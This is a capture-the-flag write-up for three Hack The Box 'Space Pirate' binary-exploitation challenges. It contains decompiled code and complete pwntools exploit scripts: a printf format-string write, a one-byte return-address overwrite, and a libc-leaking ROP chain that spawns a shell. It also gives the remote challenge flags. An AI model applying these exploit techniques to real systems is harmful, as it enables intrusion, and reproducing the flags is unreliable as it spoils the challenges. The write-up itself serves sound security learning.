Space Pirate

Space pirate: Entry Point

https://app.hackthebox.com/challenges/space-pirate-entrypoint

1) checked security

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Space pirate Entrypoint/challenge]
└─$ checksec sp_entrypoint
[*] '/home/vigneswar/Pwn/Space pirate Entrypoint/challenge/sp_entrypoint'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./glibc/'
```

2) Decompiled

Decompile: open_door - (sp_entrypoint)

```
1
2  void open_door(void)
3
4  {
5    long lVar1;
6    long in_FS_OFFSET;
7
8    lVar1 = *(long *)(in_FS_OFFSET + 0x28);
9    printf("\n%s[+] Door opened, you can proceed with the passphrase: ",&DAT_00100eb8);
10   system("cat flag*");
11   if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
12                     /* WARNING: Subroutine does not return */
13     __stack_chk_fail();
14   }
15   return;
16 }
17
```

Decompile: main - (sp_entrypoint)

```
1
2  undefined8 main(void)
3
4  {
5    long lVar1;
6    long in_FS_OFFSET;
7    long local_48;
8    long *local_40;
9    char local_38 [40];
10   long local_10;
11
12   local_10 = *(long *)(in_FS_OFFSET + 0x28);
13   setup();
14   banner();
15   local_48 = 0xdeadbeef;
16   local_40 = &local_48;
17   printf(&DAT_001025e0);
18   lVar1 = read_num();
19   if (lVar1 != 1) {
20     if (lVar1 == 2) {
21       check_pass();
22     }
23     printf(&DAT_00102668,&DAT_0010259a);
24                     /* WARNING: Subroutine does not return */
25     exit(0x1b39);
26   }
27   printf("\n[!] Scanning card.. Something is wrong!\n\nInsert card\'s serial number: ");
28   read(0,local_38,0x1f);
29   printf("\nYour card is: ");
30   printf(local_38);
31   if (local_48 == 0xdead1337) {
32     open_door();
33   }
34   else {
35     printf(&DAT_001026a0,&DAT_0010259a);
36   }
37   if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
38     return 0;
39   }
40                     /* WARNING: Subroutine does not return */
41   __stack_chk_fail();
42 }
43
```

```
1
2  void check_pass(void)
3
4  {
5    int iVar1;
6    long in_FS_OFFSET;
7    undefined8 local_28;
8    undefined8 local_20;
9    long local_10;
10
11   local_10 = *(long *)(in_FS_OFFSET + 0x28);
12   local_28 = 0;
13   local_20 = 0;
14   printf("[*] Insert password: ");
15   read(0,&local_28,0xf);
16   iVar1 = strncmp("0nlyTh30r1g1n4lCr3wM3mb3r5C4nP455",(char *)&local_28,0x21);
17   if (iVar1 != 0) {
18     printf(&DAT_001025a8,&DAT_0010259a);
19                     /* WARNING: Subroutine does not return */
20     exit(0x1b39);
21   }
22   open_door();
23   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
24                     /* WARNING: Subroutine does not return */
25     __stack_chk_fail();
26   }
27   return;
28 }
29
```

3) Attack path:
There is a printf vulnerability where our 31 byte input is passed into printf, using that we can change value of local48 from stack to 0xdead1337 to call opendoor()

4) the 7th argument is address of 0xdeadbeef

```
 → 0x55d4baa00d84 <main+142>       call   0x55d4baa008a0 <printf@plt>
   ↳  0x55d4baa008a0 <printf@plt+0>   jmp    QWORD PTR [rip+0x2026ea]
# 0x55d4bac02f90 <printf@got.plt>
      0x55d4baa008a6 <printf@plt+6>   push   0x4
      0x55d4baa008ab <printf@plt+11>  jmp    0x55d4baa00850
      0x55d4baa008b0 <alarm@plt+0>    jmp    QWORD PTR [rip+0x2026e2]
# 0x55d4bac02f98 <alarm@got.plt>
      0x55d4baa008b6 <alarm@plt+6>    push   0x5
      0x55d4baa008bb <alarm@plt+11>   jmp    0x55d4baa00850
──────────────────────────────────────────────────────── arguments (guessed) ──
printf@plt (
   $rdi = 0x000055d4baa02658 → "\nYour card is: ",
   $rsi = 0x00007fffeaabdc70 → "AAAAAAAA%p%p%p%p%p%p\nU",
   $rdx = 0x000000000000001f
)
──────────────────────────────────────────────────────────────── threads ──
[#0] Id 1, Name: "sp_entrypoint", stopped 0x55d4baa00d84 in main (), reason:
SINGLE STEP
──────────────────────────────────────────────────────────────── trace ──
[#0] 0x55d4baa00d84 → main()
──────────────────────────────────────────────────────────────────────────
gef➤  $rsp
Undefined command: "$rsp".  Try "help".
gef➤  x/10a $rsp
0x7fffeaabdc60: 0xdeadbeef      0x7fffeaabdc60
0x7fffeaabdc70: 0x4141414141414141      0x7025702570257025
0x7fffeaabdc80: 0x550a70257025  0x55d4baa00940 <_start>
0x7fffeaabdc90: 0x7fffeaabdd80  0xb1e114f47bf96d00
0x7fffeaabdca0: 0x55d4baa00e20 <__libc_csu_init>        0x7fb4a6405c87 <__lib
c_start_main+231>
gef➤
```

We can replace it using printf vulnerability


```
gef➤  x/b 0x7ffdd2d456e0
0x7ffdd2d456e0: 0xffffffffffffffef
gef➤  x/b 0x7ffdd2d456e1
0x7ffdd2d456e1: 0xffffffffffffffbe
```

we have to replace last two bytes

from beef to 1337

Sr.No.	Length & Description
1	**h** The argument is interpreted as a short int or unsigned short int (only applies to integer specifiers: i, d, o, u, x and X).
2	**l** The argument is interpreted as a long int or unsigned long int for integer specifiers (i, d, o, u, x and X), and as a wide character or wide character string for specifiers c and s.
3	**L** The argument is interpreted as a long double (only applies to floating point specifiers: e, E, f, g and G).

we need to use h to write two bytes




5) Made exploit

```
from pwn import *

io = process('./sp_entrypoint')
context.terminal = ['tmux', 'splitw', '-h']
gdb.attach(io)
io.sendlineafter(b'>', b'1')
io.sendlineafter(b':', b'%4919c%7$hn')

io.interactive()
```

6) Tested it locally



7) exploited remote machine

```
from pwn import *

io = process('nc 83.136.254.199 48210'.split())
io.sendlineafter(b'>', b'1')
io.sendlineafter(b':', b'%4919c%7$hn')

io.interactive()
```

Space pirate: Going Deeper

https://app.hackthebox.com/challenges/space-pirate-going-deeper

1) checked the security

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Space pirate Going Deeper/challenge]
└─$ checksec sp_going_deeper
[*] '/home/vigneswar/Pwn/Space pirate Going Deeper/challenge/sp_going_deeper
'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RUNPATH:  b'./glibc/'
```

2) decompiled it

Decompile: main - (sp_going_deeper)

```
1
2 undefined8 main(void)
3
4 {
5   setup();
6   banner();
7   puts("\x1b[1;34m");
8   admin_panel(1,2,3);
9   return 0;
10 }
11
```

Decompile: admin_panel - (sp_going_deeper)

```
1
2 void admin_panel(long param_1,long param_2,long param_3)
3
4 {
5   int iVar1;
6   char local_38 [40];
7   long local_10;
8
9   local_10 = 0;
10  printf("[*] Safety mechanisms are enabled!\n[*] Values are set to: a = [%x], b = [%ld], c = [%ld].
    \n[*] If you want to continue, disable the mechanism or login as admin.\n"
11         ,param_1,param_2,param_3);
12  while (((local_10 != 1 && (local_10 != 2)) && (local_10 != 3))) {
13    printf(&DAT_004014e8);
14    local_10 = read_num();
15  }
16  if (local_10 == 1) {
17    printf("\n[*] Input: ");
18  }
19  else {
20    if (local_10 != 2) {
21      puts("\n[!] Exiting..\n");
22                    /* WARNING: Subroutine does not return */
23      exit(0x1b39);
24    }
25    printf("\n[*] Username: ");
26  }
27  read(0,local_38,0x39);
28  if (((param_1 == 0xdeadbeef) && (param_2 == 0x1337c0de)) && (param_3 == 0x1337beef)) {
29    iVar1 = strncmp("DRAEGER15th30n34nd0nly4dm1n15tr4t0R0fth15sp4c3cr4ft",local_38,0x34);
30    if (iVar1 != 0) {
31      printf("\n%s[+] Welcome admin! The secret message is: ",&DAT_00400c38);
32      system("cat flag*");
33      goto LAB_00400b38;
34    }
35  }
36  printf("\n%s[-] Authentication failed!\n",&DAT_00400c40);
37 LAB_00400b38:
38  puts("\n[!] For security reasons, you are logged out..\n");
39  return;
40 }
41
```

There is a buffer overflow of 17 characters

1 local variable - 8 bytes + base pointer 8 bytes = 16 bytes

we can write the last byte of return address!

3) Return Address

```
00400b12 48 8d 3d a5 0a 00 00    LEA     RDI,[s_cat_flag*_004015be]      = "cat flag*"
00400b19 e8 e2 fb ff ff          CALL    <EXTERNAL>::system              int system(char * __
```

we can overwrite return address's last byte with 12

4) wrote exploit

```
from pwn import *
```

```
io = process('./sp_going_deeper')
context.terminal = ['tmux', 'splitw', '-h']
gdb.attach(io)
io.sendlineafter(b'>>', b'1')
io.sendlineafter(b':', b'\x55'*56+b'\x12')

io.interactive()
```

5) tested locally

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Space pirate Going Deeper/challenge]
└─$ python3 exploit.py
[+] Starting local process './sp_going_deeper': pid 7347
[*] Switching to interactive mode

[-] Authentication failed!

[!] For security reasons, you are logged out..

HTB{f4k3_fl4g_4_t35t1ng}

[!] For security reasons, you are logged out..

[*] Got EOF while reading in interactive
$
```

6) got remote flag

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Space pirate Going Deeper/challenge]
└─$ python3 exploit.py
[+] Starting local process '/usr/bin/nc': pid 7554
[*] Switching to interactive mode

[-] Authentication failed!

[!] For security reasons, you are logged out..

HTB{d1g_1n51d3..u_Cry_cry_cry}

[!] For security reasons, you are logged out..

[*] Process '/usr/bin/nc' stopped with exit code 0 (pid 7554)
[*] Got EOF while reading in interactive
$
```

Space pirate: Redistribution

https://app.hackthebox.com/challenges/space-pirate-retribution

1) checked security

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Space pirate Retribution/challenge]
└─$ checksec sp_retribution
[*] '/home/vigneswar/Pwn/Space pirate Retribution/challenge/sp_retribution'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./glibc/'
```

2) Decompiled

Decompile: main - (sp_retribution)

```
1
2  void main(void)
3
4  {
5    char local_b [3];
6
7    setup();
8    banner();
9    while( true ) {
10     while( true ) {
11       printf(&DAT_00101f68,&DAT_00100d78);
12       read(0,local_b,2);
13       if (local_b[0] != '1') break;
14       show_missiles();
15     }
16     if (local_b[0] != '2') break;
17     missile_launcher();
18   }
19   printf("\n%s[-] Invalid option! Exiting..\n\n",&DAT_00100d70);
20                     /* WARNING: Subroutine does not return */
21   exit(0x520);
22 }
23
```

Decompile: missile_launcher - (sp_retribution)

```
1
2 void missile_launcher(void)
3
4 {
5   undefined8 local_58;
6   undefined8 local_50;
7   undefined8 local_48;
8   undefined8 local_40;
9   undefined local_38 [32];
10  undefined8 local_18;
11  undefined8 local_10;
12
13  local_10 = 0x53e5854620fb399f;
14  local_18 = 0x576b96b95df201f9;
15  printf("\n[*] Current target\'s coordinates: x = [0x%lx], y = [0x%lx]\n\n[*] Insert new coordinate
    s: x = [0x%lx], y = "
16         ,0x53e5854620fb399f,0x576b96b95df201f9,0x53e5854620fb399f);
17  local_58 = 0;
18  local_50 = 0;
19  local_48 = 0;
20  local_40 = 0;
21  read(0,local_38,0x1f);
22  printf("\n[*] New coordinates: x = [0x53e5854620fb399f], y = %s\n[*] Verify new coordinates? (y/n)
    : "
23         ,local_38);
24  read(0,&local_58,0x84);
25  printf("\n%s[-] Permission Denied! You need flag.txt in order to proceed. Coordinates have been re
    set!%s\n"
26         ,&DAT_00100d70,&DAT_00100d78);
27  return;
28 }
29
```

Decompile: show_missiles - (sp_retribution)

```
1
2 void show_missiles(void)
3
4 {
5   printf("%s\n-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=\n",&DAT_00100d60);
6   puts(&DAT_00101dc3);
7   printf(&DAT_00101ddb,&DAT_00100d70,&DAT_00100d58,&DAT_00100d60);
8   printf(&DAT_00101e00,&DAT_00100d70,&DAT_00100d58,&DAT_00100d60);
9   printf(&DAT_00101e28,&DAT_00100d70,&DAT_00100d58,&DAT_00100d68,&DAT_00100d60);
10  puts("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=");
11  puts(&DAT_00101e90);
12  printf(&DAT_00101eb0,&DAT_00100d70,&DAT_00100d58,&DAT_00100d68,&DAT_00100d60);
13  printf(&DAT_00101ee0,&DAT_00100d70,&DAT_00100d58,&DAT_00100d68,&DAT_00100d60);
14  printf(&DAT_00101f0c,&DAT_00100d70,&DAT_00100d60);
15  printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=\n%s",&DAT_00100d78);
16  return;
17 }
18
```

3) Attack Path:

```
arguments (guessed)
read@plt (
   $rdi = 0x0000000000000000,
   $rsi = 0x00007ffddb198b40 → 0x0000555946e00d68 →  sbb ebx, DWORD PTR [rbx+
0x31],
   $rdx = 0x000000000000001f
)
threads
```

The read(0, local_38, 0x1f) stores an address somehow due to previous stack usage

we can try to write 2 bytes to fill the 0's and leak the address

Then we have to write rop chain to return to libc

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Space pirate Retribution/challenge]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x3164413064413963
[*] Exact match at offset 88
```

4) Made an exploit

```
from pwn import *

io = process('./sp_retribution')
context.terminal = ['tmux', 'splitw', '-h']
signal.signal(signal.SIGALRM, signal.SIG_IGN)
gdb.attach(io, gdbscript='fin\n'+'ni\n'*7+'si\n'+'ni\n'*22)


# leak base address
io.sendlineafter(b'>>', b'2')
io.recvuntil(b'[*] Insert new coordinates:')
io.sendlineafter(b'y = ', b'\x55')
io.recvuntil(b'\x55\n')
leak = io.recv(4)
base_address = unpack(b'\x68\x0d'+leak, 'all')-0xd68


# leak libc address
pop_rdi_ret = p64(0xd33+base_address)
puts_address = p64(0x202f90+base_address)
main = p64(0xc39+base_address)
jmp_puts = p64(0x760+base_address)
rop_chain = pop_rdi_ret + puts_address + jmp_puts + main
padding = b'\x55'*88
io.sendlineafter(b'[*] Verify new coordinates? (y/n): ', padding+rop_chain)
io.recvline()
io.recvline()
libc_address = unpack(io.recvline()[:-1], 'all')-0x6f6a0

# get system shell
shell_address = p64(0x18ce57+libc_address)
system_address = p64(0x453a0+libc_address)
io.sendlineafter(b'>>', b'2')
io.recvuntil(b'[*] Insert new coordinates:')
```

```
io.sendlineafter(b'y = ', b'\x55')
io.recvuntil(b'\x55\n')
rop_chain = pop_rdi_ret + shell_address + system_address
padding = b'\x55'*88
io.sendlineafter(b'[*] Verify new coordinates? (y/n): ', padding+rop_chain)
io.recvuntil(b'reset!')
print("Here is your shell!")
io.interactive()
```

5) Exploited server

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Space pirate Retribution/challenge]
└─$ python3 exploit.py
[+] Starting local process '/usr/bin/nc': pid 8577
Here is your shell!
[*] Switching to interactive mode

$ ls
flag.txt
glibc
sp_retribution
$ cat flag.txt
HTB{w3_f1n4lly_m4d3_1t}
$
```